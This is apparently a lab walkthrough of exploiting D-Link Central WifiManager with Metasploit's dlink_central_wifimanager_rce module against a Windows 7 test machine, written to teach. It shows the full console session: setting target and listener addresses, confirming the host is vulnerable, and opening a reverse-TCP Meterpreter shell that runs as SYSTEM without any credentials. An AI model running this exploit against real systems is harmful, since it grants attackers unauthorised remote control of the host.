
Central WifiManager - InstallShield Wizard

**Apache Server Service Port Setting**

Apache Server Service Port

InstallShield


< Back   Next >   Cancel




You may need to install Visual C++ software as shown below.



After the installation is finished, start the Central Wifi Manager from the program list.



Now you can access the web interface on the localhost IP address. We do not need to login as this exploit module does not need any credentials.



The target is set. Now, load the `dlink_central_wifimanager_rce` module.

```
msf6 > use windows/http/dlink_central_wifimanager_rce
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(windows/http/dlink_central_wifimanager_rce) > show options
```

Module options (exploit/windows/http/dlink\_central\_wifimanager\_rce):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	443	yes	The target port (TCP)
SSL	true	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to to the web application
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

```
msf6 exploit(windows/http/dlink_central_wifimanager_rce) > █
```

Set all the required options and check if the target is vulnerable or not.

```
msf6 exploit(windows/http/dlink_central_wifimanager_rce) > set rhosts 192.168.36.135
rhosts => 192.168.36.135
msf6 exploit(windows/http/dlink_central_wifimanager_rce) > check
[+] 192.168.36.135:443 - The target is vulnerable.
msf6 exploit(windows/http/dlink_central_wifimanager_rce) > set lhost 192.168.36.132
lhost => 192.168.36.132
```

The target is vulnerable. Execute the module now.

```
msf6 exploit(windows/http/dlink_central_wifimanager_rce) > run
[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Sending stage (39282 bytes) to 192.168.36.135
[*] Meterpreter session 1 opened (192.168.36.132:4444 -> 192.168.36.135:49553) at 2020-12-21 20:13:29 -0500
[*] Sending stage (39282 bytes) to 192.168.36.135
[*] 192.168.36.135 - Meterpreter session 2 closed. Reason: Died
[*] Meterpreter session 2 opened (192.168.36.132:4444 -> 127.0.0.1) at 2020-12-21 20:13:29 -0500

[-] Invalid session identifier: 2
msf6 exploit(windows/http/dlink_central_wifimanager_rce) >
msf6 exploit(windows/http/dlink_central_wifimanager_rce) > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  -
  1    meterpreter php/windows SYSTEM (0) @ WIN-DHH9GH6L5SP 192.168.36.132:4444 ->
192.168.36.135:49553 (192.168.36.135)

msf6 exploit(windows/http/dlink_central_wifimanager_rce) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : WIN-DHH9GH6L5SP
OS            : Windows NT WIN-DHH9GH6L5SP 6.1 build 7601 (Windows 7 Home Basic Edition Service Pack 1) i586
Meterpreter  : php/windows
meterpreter > getuid
Server username: SYSTEM (0)
meterpreter > █
```

As you can see in the above image, we successfully have a meterpreter session with system privileges.

